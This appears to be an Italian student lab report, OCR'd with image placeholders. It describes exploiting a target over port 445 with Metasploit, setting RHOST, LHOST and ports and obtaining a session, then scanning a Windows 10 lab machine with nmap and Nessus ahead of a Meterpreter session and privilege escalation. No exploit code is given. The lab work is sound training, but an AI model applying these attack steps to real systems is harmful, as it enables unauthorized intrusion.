
Ne risulta un report di 231 pg .

MSFCONSOLE

Dopo aver generato un report delle vulnerabilità della macchina target siamo andati ad aprire il tool mi metasploitable con il comando msfconsole.
Come passaggio successivo siamo andati a ricercare l' exploit corretto, come suggeriva la traccia.




Abbiamo settato correttamente l'exploit in questione impostando come RHOST l' ip della macchina target, LHOST l' ip della macchina attaccante, LPORT con la porta 5555 da dove vogliam far partire l' attacco e RPORT con la porta 445 ovvero, la porta che sfrutteremo per l' attacco.



Con il comando show options abbiamo appurato e confermato che tutte le modifiche sono avvenute correttamente.

Effettuando il comando RUN è partito l’attacco.

Una volta terminata la sessione con il comando ifconfig siamo andati a controllare l’ indirizzo di rete della macchina vittima potendo confermare il successo dell’ attacco.



EXPLOIT DI WINDOWS CON METASPLOIT


Fase preliminare

Analisi con Nessus e nmap


Sessione Meterpreter e scalata dei privilegi

Iniziamo impostando i rispettivi IP alle due macchine:

IP Kali (macchina attacante): 192.168.200.100




IP Win10 (macchina target): 192.168.200.200




Procediamo poi a verificare la corretta assegnazione degli indirizzi IP e la reciproca raggiungibilità delle macchine

Avviamo il servizio Apache nella macchina target




Attraverso il comando *nmap* lanciato dalla macchina attaccante siamo riusciti a raccogliere le seguenti informazioni della macchina target:

- sistema operativo
- porte aperte




Con l’ausilio dell’app *Nessus* effettuiamo una scansione delle vulnerabilità presenti nella macchina target

